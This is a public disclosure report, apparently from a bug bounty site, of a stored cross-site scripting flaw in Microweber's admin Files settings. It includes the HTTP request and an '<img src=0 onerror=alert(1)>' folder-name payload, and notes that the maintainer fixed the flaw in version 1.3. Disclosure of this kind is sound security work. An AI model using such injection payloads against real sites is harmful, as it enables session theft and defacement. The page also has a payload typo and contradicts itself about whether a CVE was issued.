Cross-site Scripting (XSS) - Stored in microweber/microweber

2

Valid Reported on Feb 22nd 2022

Description

I found a Stored XSS vulnerability at admin page:
https://demo.microweber.org/demo/admin/view:settings#option_group=files

Proof of Concept

```
Step 1: Go to Settings > Website settings > Files
Step 2: Create new folder with folder name : <img scr=0 onerror=alert(1)>

// Request
----------------------------------------
POST /demo/api/create_media_dir HTTP/1.1
Host: demo.microweber.org
Cookie: back_to_admin=https%3A//demo.microweber.org/demo/admin/view%3Asetti
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/201001
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 60
Origin: https://demo.microweber.org
Referer: https://demo.microweber.org/demo/admin/view:settings
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

```
path=&name=%3Cimg+src%3D0+onerror%3Dalert(1)%3E&new_folder=1
-----------------------------------


Step3: After create folder successful, see alert popup

PoC:
Request: https://drive.google.com/file/d/1daorHwquywP3LPh6na5PIZzWb2lEL19W/
Alert popup: https://drive.google.com/file/d/1iTtAwQNHrpfktGHHXDrJ_7XPYlBOA
```

Impact

This vulnerability is capable of stored XSS

CVE
CVE-2022-0763
(Published)


Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
Medium (4.3)

Visibility
Public

Status
Fixed

Found by



Andy
@tuonggg
unranked

Fixed by

Bozhidar Slaveykov
@bobimicroweber
maintainer

This report was seen 434 times.

We are processing your report and will contact the **microweber** team within 24 hours.
9 months ago

We have contacted a member of the **microweber** team and are waiting to hear back
9 months ago

Bozhidar Slaveykov validated this vulnerability 9 months ago

Andy has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

Bozhidar Slaveykov marked this as fixed in **1.3** with commit **c897d0** 9 months ago

Bozhidar Slaveykov has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ✖

Sign in to join this conversation